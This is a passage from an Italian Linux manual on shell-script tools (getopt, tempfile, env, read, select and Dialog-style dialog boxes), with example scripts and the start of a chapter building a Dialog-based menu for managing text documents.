`-o` ***stringa_di_opzioni_corte*** `--options` ***stringa_di_opzioni_corte***	Definisce le opzioni normali che devono essere cercate tra i parametri, specificando anche se queste hanno un argomento, obbligatorio o facoltativo.
`-l` ***stringa_di_opzioni_lunghe*** `--longoptions` ↩ ↪***stringa_di_opzioni_lunghe***	Definisce le opzioni lunghe che devono essere cercate tra i parametri, specificando anche se queste hanno un argomento, obbligatorio o facoltativo.
`-s` {`sh`|`bash`|`csh`|`tcsh`} `--shell` {`sh`|`bash`|`csh`|`tcsh`}	Definisce il tipo di shell che si sta utilizzando, permettendo di definire il modo migliore per proteggere i caratteri che richiedono questo tipo di accortezza.
`-n` ***nome_del_programma*** `--name` ***nome_del_programma***	Dal momento che '**getopt**' può segnalare gli errori, con questa opzione è possibile definire il nome del programma al quale attribuire l'errore generato.

Come esempio viene mostrata una variante dello script proposto nella sezione precedente, dove si scandiscono anche le opzioni lunghe e l'ultima ha un argomento facoltativo.

```
#!/bin/sh
# scansione_1.sh

# Si raccoglie la stringa generata da getopt.
STRINGA_ARGOMENTI=`getopt -o ab:c:: -l a-lunga,b-lunga:,c-lunga:: -- "$@"`

# Si trasferisce nei parametri $1, $2,...
eval set -- "$STRINGA_ARGOMENTI"

while true ; do
    case "$1" in
        -a|--a-lunga)
            echo "Opzione a"
            shift
            ;;
        -b|--b-lunga)
            echo "Opzione b, argomento «$2»"
            shift 2
            ;;
        -c|--c-lunga)
            case "$2" in
                "") echo "Opzione c, senza argomenti"
                    shift 2
                    ;;
```

```
                  *)  echo "Opzione c, argomento «$2»"
                      shift 2
                      ;;
              esac
              ;;
          --) shift
              break
              ;;
          *)  echo "Errore imprevisto!"
              exit 1
              ;;
          esac
done

echo "Argomenti rimanenti:"
for argomento in "$@"
do
    echo "$argomento"
done
```

Supponendo che il nome dello script sia '**scansione_2.sh**', se si utilizza come nell'esempio seguente,

$ **./scansione_2.sh -auno -bdue -ctre quattro** [*Invio*]

oppure

$ **./scansione_2.sh --a-lunga=uno --b-lunga=due --c-lunga=tre** ↩
↪ **quattro** [*Invio*]

si dovrebbe ottenere il risultato seguente:

```
Opzione a
Opzione b, argomento «due»
Opzione c, argomento «tre»
Argomenti rimanenti:
uno
quattro
```

Tuttavia, se utilizzando le opzioni corte, gli argomenti di queste non vengono attaccati alle lettere rispettive, come nell'esempio seguente,

$ **./scansione_2.sh -a uno -b due -c tre quattro** [*Invio*]

gli argomenti facoltativi non vengono presi in considerazione:

```
Opzione a
Opzione b, argomento «due»
Opzione c, senza argomenti
Argomenti rimanenti:
uno
tre
quattro
```

161.2 File temporanei

Quando si realizzano degli script, si ha spesso la necessità di realizzare dei file temporanei, magari solo per accumulare il risultato di un'elaborazione senza tentare di fare altri tipi di acrobazie. Il programma di servizio che si usa per queste cose è '**`tempfile`**': [2]

```
tempfile [opzioni]
```

Nella maggior parte dei casi, '**`tempfile`**' viene usato senza argomenti, ottenendo la creazione di un file vuoto nella directory temporanea ('`/tmp/`'), con permessi normali (lettura e scrittura per tutti, meno quanto filtrato dalla maschera dei permessi), ottenendo il percorso assoluto di questo file dallo standard output.

Tabella 161.10. Alcune opzioni.

Opzione	Descrizione
`-d` ***directory*** `--directory` ***directory***	Se non si vuole usare la directory temporanea standard, si può specificare la directory di destinazione del file temporaneo con questa opzione.
`-m` ***modalità_dei_permessi*** `--mode` ***modalità_dei_permessi***	Se si vuole evitare che il file temporaneo che viene creato abbia dei permessi di accesso troppo ampi, si può utilizzare questa opzione per stabilire qualcosa di diverso.

Segue la descrizione di alcuni esempi.

- `$` **`tempfile`** [*Invio*]

  Crea un file temporaneo e ne restituisce il nome attraverso lo standard output.

- ```
  #!/bin/sh
  TEMPORANEO=`tempfile`
  ls -l / > $TEMPORANEO
  ...
  rm -r $TEMPORANEO
  ```

  Quello che si vede è l'esempio tipico di uno script, incompleto, in cui si crea un file temporaneo accumulandone il nome in una variabile di ambiente; quindi si fa qualcosa con quel file (in questo caso si inserisce il risultato del comando '**`ls -l`**'), infine si elimina il file, sempre utilizzando l'espansione della variabile che ne contiene il nome.
  ```

161.3 Ambiente

In situazioni determinate, può essere importante avviare un programma, o un altro script con un insieme di variabili di ambiente diverso da quello che si erediterebbe normalmente. Per questo si può usare il programma di servizio '**env**':[3]

```
env [opzioni] comando [argomenti_del_comando]
```

Come si può intuire, le opzioni di '**env**' servono a eliminare o ad aggiungere delle variabili di ambiente, senza interferire con l'ambiente dello script.

Tabella 161.12. Alcune opzioni.

Opzione	Descrizione
`-u` ***variabile*** `--unset=`***variabile***	Permette di eliminare la variabile di ambiente nominata.

`-`
`-i`
`--ignore-environment`
	Azzera completamente tutto l'ambiente.

A titolo di esempio, si supponga di avere due script: nel primo viene dichiarata la variabile di ambiente '**CIAO**' e viene chiamato il secondo eliminando questa variabile dall'ambiente; il secondo script si limita a mostrare il contenuto di questa variabile, se è disponibile.

```
#!/bin/sh
# ./primo.sh
CIAO="ciao a tutti"
export CIAO
env -u CIAO ./secondo.sh
echo $CIAO
```

```
#!/bin/sh
# ./secondo.sh
echo $CIAO
```

Il risultato è che funziona solo la visualizzazione della variabile che avviene con il comando '**echo**' del primo script, perché nel secondo non è disponibile. Sarebbe stato diverso se il primo e unico script fosse stato quello seguente:

```
#!/bin/sh
# ./primo.sh
CIAO="ciao a tutti"
export CIAO
env -u CIAO echo $CIAO
```

```
echo $CIAO
```

In questo caso, anche se il comando '**echo**' viene avviato senza la disponibilità della variabile '**CIAO**', si otterrebbe ugualmente la sua visualizzazione, dal momento che l'espansione della stessa avviene prima della chiamata del programma '**env**'.

161.4 Interazione con l'utente

Spesso, la realizzazione di uno script di shell interattivo, è molto difficile; o meglio, è difficile realizzare qualcosa di pratico da usare. La shell offre il comando interno '**read**', per leggere ciò che viene inserito attraverso la tastiera, ma questo permette di ottenere un'interazione molto banale, a livello di riga di comando. In alternativa si possono usare dei programmi realizzati appositamente per abbellire gli script, come nel caso di '**dialog**'.

161.4.1 Utilizzo di «read»

Di norma, '**read**' è un comando interno delle shell POSIX, anche se potrebbe essere disponibile un programma di servizio equivalente, da utilizzare con una shell differente. Il modello sintattico seguente rappresenta una semplificazione che dovrebbe essere compatibile in generale con le shell POSIX:

```
read [-p invito] [variabile...]
```

Il comando '**read**' potrebbe essere utilizzato da solo, senza argomenti; in questo caso servirebbe soltanto per attendere la pressione del tasto [*Invio*], permettendo all'utente di leggere un'informazione che appare sullo schermo, prima di proseguire con altre operazioni.

L'opzione '**-p**' dovrebbe essere abbastanza chiara: permette di definire una stringa di invito all'inserimento di qualcosa. Infine, i nomi che vengono collocati in coda alla riga di comando, rappresentano altrettante variabili di ambiente che vengono create appositamente, assegnando loro le parole inserite attraverso '**read**'; in particolare, l'ultima variabile dell'elenco raccoglie tutte le parole rimanenti.

```
#!/bin/sh

echo -n "Inserisci una frase: "
read UNO DUE TRE
echo "La prima parola inserita è «$UNO»"
echo "La seconda parola inserita è «$DUE»"
echo "Il resto della frase è «$TRE»"
```

L'esempio dovrebbe permettere di capire il funzionamento di '**read**'. Si osservi in particolare il fatto che l'invito viene ottenuto attraverso il comando '**echo**', utilizzato con l'opzione '**-n**'. Supponendo che si tratti dello script '**read.sh**':

$ **./read.sh** [*Invio*]

```
Inserisci una frase: ciao come stai? io sto bene[Invio]
```

```
La prima parola inserita è «ciao»
La seconda parola inserita è «come»
Il resto della frase è «stai? io sto bene»
```

161.4.2 Utilizzo di «select»

La shell Korn e la shell Bash offrono una struttura di controllo particolare, utile per la selezione interattiva di un elemento da un elenco. Si tratta di '**select**', la cui sintassi si riassume nello schema sintattico seguente:

```
select variabile [in valore...]
do
    lista_di_comandi
done
```

L'elenco di parole che segue '**in**' viene espanso, generando una lista di elementi. L'insieme delle parole espanse viene emesso attraverso lo standard error, ognuna preceduta da un numero. Se '**in**' (e i suoi argomenti) viene omesso, vengono utilizzati i parametri posizionali. In pratica è come se venisse usato '**in $@**'.

Dopo l'emissione dell'elenco, viene mostrato l'invito contenuto nella variabile '**PS3**' e viene letta una riga dallo standard input. Se la riga consiste del numero corrispondente a una delle parole mostrate, allora viene assegnato alla variabile indicata dopo '**select**' la parola corrispondente. Se la riga è vuota (probabilmente è stato premuto soltanto [*Invio*]), l'elenco e l'invito vengono emessi nuovamente. Se viene letto il codice corrispondente a EOF ([*Ctrl d*]), il comando termina. Qualsiasi altro valore letto fa sì che la variabile sia posta al valore della stringa nulla. La riga letta viene salvata nella variabile '**REPLY**'. La lista di comandi che segue '**do**' viene eseguita dopo ciascuna selezione fino a che non viene incontrato un comando '**break**' o '**return**'.

Il valore restituito da '**select**' è quello dell'ultimo comando eseguito all'interno della lista '**do**', oppure zero se nessun comando è stato eseguito.

Viene mostrato nuovamente lo stesso esempio già presentato in occasione della descrizione di '**select**' fatta nell'ambito dei capitoli dedicati a Bash: fa apparire un menù composto dagli argomenti fornitigli; a ogni selezione mostra quello scelto.

```
#!/bin/sh
select i in $*
do
    echo "hai selezionato $i premendo $REPLY"
    echo ""
    echo "premi Ctrl+c per terminare"
done
```

L'esempio seguente proviene dagli script di nanoLinux II 1998 e rappresenta la selezio-

ne del nome di un'interfaccia di rete, che viene accumulato nella variabile di ambiente '**INTERFACCIA**':

```
echo "Selezionare l'interfaccia."
select i in eth0 eth1 eth2 plip0 plip1 plip2
do
    INTERFACCIA=$i
    break
done
```

161.4.3 Dialog e simili

Dialog e altri programmi più o meno compatibili, hanno lo scopo di gestire effetti più appariscenti in uno script di shell, interagendo con l'utilizzatore attraverso schermate colorate e finestre di dialogo, che a seconda dei casi sono adatte allo schermo a caratteri, oppure richiedono la grafica.[4] [5] [6] [7]

dialog [*opzioni_generali*] [*definizione_del_tipo_di_interazione*]

whiptail [*opzioni_generali*] [*definizione_del_tipo_di_interazione*]

Xdialog [*opzioni_generali*] [*definizione_del_tipo_di_interazione*]

gdialog [*opzioni_generali*] [*definizione_del_tipo_di_interazione*]

Si può intuire che il programma «standard» è Dialog, che è fatto per i terminali a caratteri e utilizza la libreria Ncurses.[8] Il programma Whiptail, è una rivisitazione, fatta sempre per i terminali senza grafica, ma usa la libreria Newt. [9] Gli altri programmi si usano con la grafica.

La riga di comando distingue due tipi di opzioni: quelle che hanno valore in senso generale influenzando il comportamento del programma e quelle che definiscono un tipo di interazione con l'utilizzatore. Nella documentazione originale, queste ultime sono definite *box-options*, perché si riferiscono ai riquadri che vengono mostrati sullo schermo. Evidentemente, si può utilizzare al massimo una sola opzione che definisca una finestra di dialogo.

Dovendo definire delle finestre su uno schermo a caratteri, le opzioni che permettono di descriverle, fanno riferimento a delle dimensioni in caratteri. Questi valori non possono essere omessi e in caso si voglia fare riferimento alle dimensioni ottimali, in base alla disponibilità dello schermo, basta indicare il valore zero, tenendo conto però che questa possibilità non funziona sempre.

La documentazione di Dialog in particolare è accompagnata da esempi di script più completi di quelli che si vedono qui. Vale la pena di studiarli per apprendere bene il funzionamento di questi programmi. In generale, dovrebbero trovarsi a partire dalla directory '`/usr/share/doc/dialog/`'.

Tabella 161.20. Alcune opzioni generali.

Opzione	Descrizione
`--clear`	Se si utilizza questa opzione generale, si fa in modo di ripulire lo schermo prima di mostrare il riquadro della finestra di dialogo. Nelle versioni grafiche del programma, viene ignorata.
`--title` ***titolo_finestra***	Permette di dare un titolo alla finestra di dialogo.
`--backtitle` ***sottotitolo_finestra***	Permette di dare un titolo allo sfondo, che appare nella parte superiore dello schermo, al di fuori della finestra di dialogo relativa. Alcune realizzazioni del programma, ignorano questa opzione.
`--separate-output`	Questa opzione altera il modo in cui viene emesso il risultato di un'interazione. Per la precisione serve quando si utilizza una finestra di dialogo contenente una lista di caselline da barrare. Si veda a questo proposito l'opzione '**`--checklist`**'.
`--fb`	Questa opzione riguarda esclusivamente Whiptail e consente di visualizzare pulsanti grafici più appariscenti del normale.

Tabella 161.21. Alcune opzioni per la definizione della finestra di dialogo.

Opzione	Descrizione
`--yesno` ***testo*** ***altezza*** ***larghezza***	Fa apparire una finestra di dialogo molto semplice, in cui viene mostrato il testo indicato, al quale si deve rispondere con un «sì», oppure con un «no», rappresentati da due pulsanti grafici: YES e NO. Se la risposta è «sì», viene restituito *Vero* (il valore zero), altrimenti si ottiene *Falso* (un valore diverso da zero).
`--msgbox` ***testo*** ***altezza*** ***larghezza***	La finestra di dialogo che si ottiene, serve a mostrare un messaggio, per il quale si attende la conferma da parte dell'utilizzatore. Alla base della finestra appare il pulsante grafico OK, selezionando il quale si conclude il funzionamento del programma.
`--infobox` ***testo*** ***altezza*** ***larghezza***	In questo caso, più che di una finestra di dialogo, si tratta di una finestra contenente un messaggio, per il quale non viene attesa alcuna azione da parte dell'utente. In pratica, il programma mostra il messaggio e termina immediatamente di funzionare. Può essere paragonato a un comando '**`echo`**', molto più appariscente.
`--inputbox` ***testo*** ↩ ↪***altezza*** ***larghezza*** ↩ ↪ [***risposta_predefinita***]	Questa finestra di dialogo permette all'utilizzatore di inserire un testo libero, dove eventualmente è possibile mostrare inizialmente una risposta predefinita. Alla base della finestra appaiono i pulsanti grafici OK e CANCEL. Se si seleziona OK, si conferma il testo inserito, che viene emesso attraverso lo standard output; altrimenti, con CANCEL, non si ottiene alcun risultato.

Opzione	Descrizione
`--passwordbox` ***testo*** ⮐ ↪***altezza larghezza*** ⮐ ↪ [***risposta_predefinita***]	Questa finestra di dialogo è analoga a quella che si ottiene con '**`--inputbox`**', con la differenza che non si vede quanto digitato dall'utente. Funziona solo con Dialog e Whiptail.
`--password inputbox` ***testo*** ⮐ ↪***altezza larghezza***	Questa finestra di dialogo è analoga a quella che si ottiene con '**`--inputbox`**', con la differenza che non si vede quanto digitato dall'utente. Funziona solo con Xdialog e Gdialog.
`--textbox` ***file altezza larghezza***	Questa finestra di dialogo serve a permettere la visualizzazione di un file di testo. L'utilizzatore può usare intuitivamente i tasti [*Pagina su*], [*Pagina giù*] e i tasti freccia, anche per degli spostamenti orizzontali. Alla base della finestra si vede il pulsante grafico EXIT, che permette di concludere la visualizzazione. È il caso di annotare un problema relativo agli stop di tabulazione. Se il testo da mostrare ne contiene, è molto probabile che la visualizzazione di questo avvenga in modo disallineato rispetto alla realtà. Ciò dipende dal fatto che la visualizzazione avviene all'interno di un'area incorniciata, per cui gli stop di tabulazione si trovano spostati rispetto alla loro posizione originale. In questi casi, converrebbe rielaborare il file da visualizzare attraverso il programma '**`expand`**', prima di passare alla visualizzazione.
`--menu` ***testo*** ⮐ ↪***altezza larghezza altezza_menù*** ⮐ ↪ [***elemento descrizione***]...	Questo tipo di finestra di dialogo comincia a essere un po' più complicato. Il suo scopo è quello di mostrare un menù, composto da coppie di valori, dove il primo è ciò che viene restituito attraverso lo standard output nel caso di selezione e il secondo è la sua descrizione. Il menù, ovvero l'elenco di queste voci, può avere un'altezza determinata, ma anche in questo caso si può stabilire una larghezza predefinita utilizzando semplicemente lo zero. Sulle voci del menù appare un cursore in forma di barra di scorrimento, che può essere spostata con i tasti freccia o i tasti pagina, mentre alla base della finestra appaiono i pulsanti grafici OK e CANCEL. Selezionando OK, il programma termina emettendo la stringa corrispondente all'elemento che si trova evidenziato dalla barra di scorrimento; selezionando CANCEL non si ottiene alcun risultato.
`--checklist` ***testo*** ⮐ ↪***altezza larghezza altezza_menù*** ⮐ ↪ [***elemento descrizione*** `on`|`off`]...	Questo tipo di finestra di dialogo è simile a quella che si ottiene con l'opzione '**`--menu`**'. La differenza fondamentale sta nel fatto che in questo caso è possibile selezionare più voci, attraverso delle caselle di selezione: anche qui c'è una barra di scorrimento e quando ci si trova sopra la voce desiderata, la [*barra spaziatrice*] mette o toglie il segno di selezione. A differenza dell'opzione '**`--menu`**', le voci del menù possono essere già attivate o meno, pertanto si aggiunge la parola chiave '**`on`**' oppure '**`off`**'. La particolarità di questo tipo di selezione, richiede attenzione nel modo in cui deve essere interpretato il risultato emesso attraverso lo standard output. Infatti, in condizioni normali, vengono restituite le stringhe corrispondenti alle voci di menù selezionate, delimitate tra apici doppi, o in altro modo, a seconda del programma usato. Se questo sistema crea difficoltà, si può abbinare l'uso dell'opzione '**`--separate-output`**' perché queste stringhe siano separate dal codice di interruzione di riga, senza l'uso di delimitatori di altro tipo.

Opzione	Descrizione
`--radiolist` ***testo*** ↩ ↪***altezza larghezza altezza_menù*** ↩ ↪[***elemento descrizione*** `on`|`off`]...	Questo tipo di finestra di dialogo si comporta in modo simile a quella ottenuta con l'opzione '**`--checklist`**'. La differenza sta nel fatto che si può selezionare solo una voce dall'elenco, per cui il risultato non comporta difficoltà nell'interpretazione. Evidentemente, si può preselezionare solo una delle voci del menù.

Gli esempi seguenti mostrano diverse situazioni, dove si mette anche a confronto il risultato che si ottiene tra i vari programmi.

```
#/bin/sh

if dialog --title "Domanda" --yesno "Ti piace Dialog?" 0 0
then
    echo "Ottimo!"
else
    echo "Peccato :-)"
fi
```

In questo script, viene mostrata la finestra di dialogo che si vede nella figura 161.23; in base alla scelta affermativa o negativa, si ottiene la visualizzazione di un messaggio differente.


Figura 161.23. Esempio del funzionamento della finestra di dialogo ottenuta con l'opzione '**`--yesno`**'.

```
.------- Domanda -------.
|    Ti piace Dialog?    |
|-----------------------|
| < Yes >       <  No  > |
`-----------------------'
```

Seguono altre figure, dove si vede l'uso di altri programmi equivalenti.

Figura 161.24. Esempio con Xdialog e con Gdialog.

Lo script successivo mostrata la finestra di dialogo che si vede nella figura 161.26 e, in base alla scelta del colore, si ottiene il numero corrispondente.

```
#!/bin/sh

RISULTATO=`tempfile`

dialog --title "Menu'" \
--menu "Scegli il colore che preferisci" \
0 0 0 \
```

```
0 nero \
1 marrone \
2 rosso \
3 arancio \
4 giallo \
5 verde \
6 blu \
7 viola \
8 grigio \
9 bianco 2> $RISULTATO

echo `cat $RISULTATO`
```


Si osservi che è stato evitato l'uso di una lettera accentata, perché alcune delle varie interpretazioni del programma, non sono in grado di gestire altro che la codifica ASCII pura e semplice.

Figura 161.26. Esempio del funzionamento della finestra di dialogo ottenuta con l'opzione '**--menu**'.

```
.------------- Menu' -------------.
| Scegli il colore che preferisci |
| .-----------------------------. |
| |         0  nero             | |
| |         1  marrone          | |
| |         2  rosso            | |
| |         3  arancio          | |
| |         4  giallo           | |
| |         5  verde            | |
| |         6  blu              | |
| |         7  viola            | |
| |         8  grigio           | |
| |         9  bianco           | |
| `-----------------------------' |
|---------------------------------
|     <  OK  >      <Cancel>      |
`---------------------------------'
```

Figura 161.27. Esempio con Xdialog e con Gdialog.

Lo script successivo è una variante di quello precedente in cui si possono selezionare più colori assieme. Nella figura 161.29 si vede la finestra di dialogo che si ottiene.

```
#!/bin/sh

RISULTATO=`tempfile`

dialog --separate-output --title "Selezione" \
--checklist "Scegli i colori che preferisci" \
0 0 10 \
0 nero on \
1 marrone off \
2 rosso off \
3 arancio off \
4 giallo off \
5 verde off \
6 blu off \
7 viola off \
8 grigio off \
9 bianco on \
    2> $RISULTATO

echo `cat $RISULTATO`
```

Figura 161.29. Esempio del funzionamento della finestra di dialogo ottenuta con l'opzione '**`--checklist`**'.

```
.------------ Menù -------------.
| Scegli i colori che preferisci |
| .----------------------------. |
| |       [X] 0  nero          | |
| |       [ ] 1  marrone       | |
| |       [ ] 2  rosso         | |
| |       [ ] 3  arancio       | |
| |       [ ] 4  giallo        | |
| |       [ ] 5  verde         | |
| |       [ ] 6  blu           | |
| |       [ ] 7  viola         | |
| |       [ ] 8  grigio        | |
| |       [X] 9  bianco        | |
| `----------------------------' |
|--------------------------------|
|     <  OK  >       <Cancel>    |
`--------------------------------'
```

Figura 161.30. Esempio con Xdialog e con Gdialog. Nel caso di Gdialog si può osservare che i valori predefiniti non vengono presi in considerazione.

Selezione

Scegli i colori che preferisci

0: nero
1: marrone
2: rosso
3: arancio
4: giallo
5: verde
6: blu
7: viola
8: grigio
9: bianco

OK Cancel

Selezione

Select items from the list below.

Scegli i colori che preferisci

0 nero
1 marrone
2 rosso
3 arancio

Cancel OK

161.5 Altri programmi affini

- *kaptain(1)*[10] ⟨http://kaptain.sourceforge.net ⟩

[1] **util-linux: getopt** UCB BSD

[2] **Debianutils: tempfile** UCB BSD

[3] **GNU core utilities** GNU GPL

[4] **Dialog** GNU GPL

[5] **Whiptail** GNU LGPL

[6] **Xdialog** GNU GPL

[7] **Gdialog (Zenity)** GNU GPL

[8] **Ncurses** software libero con licenza speciale FSF

[9] **Newt** GNU LGPL

[10] **Kaptain** GNU GPL

Capitolo 162

Un esercizio con Dialog

In questo capitolo viene proposto uno script basato sull'uso di Dialog, per realizzare un piccolo programma frontale con uno scopo preciso: facilitare la scrittura di testi come lo si potrebbe fare con una macchina da scrivere.

Questo tipo di lavoro, così come è impostato, è organizzato in modo da definire prima l'azione, poi gli oggetti coinvolti, come succedeva spesso nei programmi gestionali dei primi anni 1980.

162.1 Installazione e organizzazione

Lo script è pensato per l'uso da parte di chi non vuole sapere come si usa un sistema operativo, a costo di accontentarsi di poche cose. Per questa ragione, lo script è pensato per sostituire il file '`~/.profile`', in modo che dopo l'identificazione dell'utente, ciò che appare sia un menù di funzioni.

Questo script deve organizzare la gestione di file di testo, cercando di evitare che l'utente incorra in errori gravi, dovuti all'assoluta ignoranza di questioni che generalmente sono ritenute banali. Per questo, all'avvio verifica l'esistenza di una directory che ha lo scopo di raccogliere i documenti testuali e di sottodirectory per la conservazione di diverse versioni precedenti. Se queste directory mancano, provvede a crearle.

Figura 162.1. All'avvio, lo script mostra il menù delle funzioni disponibili.

```
.----------------------------Menu` principale------------------------------.
| Funzioni disponibili:
| .--------------------------------------------------------------------------.
| |   new     crea un documento nuovo                                      |
| |   view    visualizza un documento gia` esistente                       |
| |   edit    modifica un documento gia` esistente                         |
| |   copy    copia un documento                                           |
| |   rename  cambia nome a un documento                                   |
| |   delete  elimina un documento che non serve piu`                      |
| |   list    elenca il contenuto di un disco rimovibile                   |
| |   view2   visualizza un documento contenuto in un disco rimovibile     |
| |   erase   cancella un disco rimovibile                                 |
| |   format  inizializza un disco rimovibile                              |
| |   export  esporta dei documenti in un disco rimovibile                 |
| |   import  importa dei documenti da un disco rimovibile                 |
| |   print   stampa un documento                                          |
| |   startx  avvia la grafica                                             |
| |   quit    fine lavoro                                                  |
| `------------------------------------------------------------------------'
|----------------------------------------------------------------------------|
|                       <  OK  >           <Cancel>
`----------------------------------------------------------------------------'
```

Come si può vedere, le lettere accentate sono state realizzate con l'uso di un apostrofo inverso, per evitare qualunque problema di compatibilità con la configurazione della console.

Nella parte iniziale dello script vengono inseriti i comandi che dovrebbero trovarsi invece nel file '`~/.profile`', quindi vengono dichiarate delle variabili di ambiente il cui valore iniziale può essere modificato:

```
umask 022
alias cp="cp -f"
alias rm="rm -f"
alias mv="mv -f"
alias ln="ln -f"
#
#
DATA_DIRECTORY="$HOME/Documenti"
DATA_BACKUP_LEVELS="77"
DATA_NAME_DEFAULT="Nuovo"
DATA_EDITOR_COMMAND="luit -encoding ISO-8859-1 mcedit"
PRINTER_FILTER="\
| enscript -1 -M a4 -f CourierBold@9.1/9.5 \
    --margin=72:72:72:72 --header=||$% -o -
PRINTER_COMMAND="lpr"
IMPORT_EXPORT_MOUNT_POINTS_LIST="\
/mnt/a dischetto \
/mnt/d penna_USB"
IMPORT_EXPORT_DEVICES_LIST="/dev/fd0 dischetto"
```

La tabella successiva riepiloga il significato di queste variabili di ambiente:

Variabile	Descrizione
`DATA_DIRECTORY`	La directory da usare per la gestione dei file di testo.
`DATA_BACKUP_LEVELS`	Il numero di livelli per la conservazione delle versioni precedenti.
`DATA_NAME_DEFAULT`	La radice del nome predefinito da usare per i documenti nuovi.
`DATA_EDITOR_COMMAND`	Il comando da usare per accedere alla modifica di un file. Il nome del file viene fornito alla fine.
`PRINTER_FILTER`	Il comando per trasformare un file di testo in un file PostScript con un'impaginazione corretta, che comprenda dei margini e possibilmente la numerazione delle pagine.
`PRINTER_COMMAND`	Il comando per stampare, che riceve il file dallo standard input.
`IMPORT_EXPORT_MOUNT_POINTS_LIST`	L'elenco dei punti di innesto per innestare unità di memorizzazione esterne. Queste directory devono essere state previste nel file '`/etc/fstab`', in modo da consentire all'utente in questione di poter eseguire il comando '**`mount`**'. L'elenco è composto da coppie di «parole», dove la prima è la directory e la seconda è la descrizione da visualizzare nel menù.
`IMPORT_EXPORT_DEVICES_LIST`	L'elenco dei file di dispositivo delle unità di memorizzazione esterne da usare per il trasferimento dei dati. Attraverso questi nomi è possibile inizializzare tali unità, ammesso che l'utente disponga dei permessi necessari. L'elenco è composto da coppie di «parole», dove la prima è il file di dispositivo e la seconda è la descrizione da visualizzare nel menù.

162.2 Gestione dei file di testo

Per la gestione dei file di testo, ci si avvale di un programma esterno, definito dalla variabile di ambiente '**DATA_EDITOR_COMMAND**', che viene usato solo per modificare un file, mentre il resto può essere gestito esternamente, attraverso le voci previste nel menù.

La creazione di un nuovo documento, si ottiene con la selezione della voce *new*, a cui segue la richiesta di specificare il nome che si preferisce:

```
.--crea un documento nuovo---.
| Inserisci il nome del      |
| documento da creare:       |
| .------------------------. |
| |Nuovo-1                 | |
| `------------------------' |
|----------------------------|
|   <  OK  >  <Cancel>       |
`----------------------------'
```

Inizialmente viene proposto un nome predefinito, in base all'indicazione della variabile di ambiente '**DATA_NAME_DEFAULT**'. Il nome può essere modificato e lo si può scrivere come si vuole: se il nome contiene simboli diversi dalle lettere alfabetiche latine, da numeri e da trattini ('-' o '_'), questo viene aggiustato in qualche modo; se il nome esiste già, viene modificato in modo da evitare il conflitto. Il file viene creato vuoto e viene avviato il programma di modifica per consentire la scrittura di ciò che si desidera.

Per visualizzare il contenuto di un documento, ovvero di un file di testo contenuto nella directory prevista, si può selezionare la voce *view*, ottenendo così la richiesta di selezionare il nome di questo:

```
.-visualizza un documento gia' esistente-.
| Seleziona il documento da              |
| visualizzare:                          |
| .------------------------------------. |
| |       appunti-1          .         | |
| |       appunti-2          .         | |
| |       da-fare            .         | |
| |       cose-vecchie       .         | |
| `------------------------------------' |
|----------------------------------------|
|         <  OK  >     <Cancel>          |
`----------------------------------------'
```

Si osservi che dall'elenco sono esclusi volutamente i nomi che contengono una tilde ('~'), che normalmente rappresenta una copia di sicurezza generata dal programma usato per modificare i file.

La modifica si ottiene selezionando la voce *edit* e il comportamento è simile a quanto già descritto a proposito della visualizzazione, con la differenza che viene avviato il programma per modificare i file di testo. Si presume che l'utente si limiti a salvare, senza modificare il nome, altrimenti questo script potrebbe essere inutile.

```
.-modifica un documento gia` esistente-.
| Seleziona il documento da            |
| modificare:                          |
| .----------------------------------. |
| |       appunti-1           .      | |
| |       appunti-2           .      | |
| |       da-fare             .      | |
| |       cose-vecchie        .      | |
| `----------------------------------' |
|--------------------------------------|
|        <  OK   >     <Cancel>        |
`--------------------------------------'
```

Selezionando dal menù la voce '**`copy`**' è possibile fare una copia di un file esistente, all'interno della stessa directory. In pratica, questa copia potrebbe servire per realizzare un documento a partire dai contenuti di un altro già scritto in precedenza. Viene richiesto di selezionare il file da copiare, quindi viene chiesto il nome da assegnare: se il nome nuovo va in conflitto con un altro file già esistente, la copia viene annullata.

```
.-------copia un documento-------.
| Seleziona il documento da      |
| copiare:                       |
| .----------------------------. |
| |     appunti-1            . | |
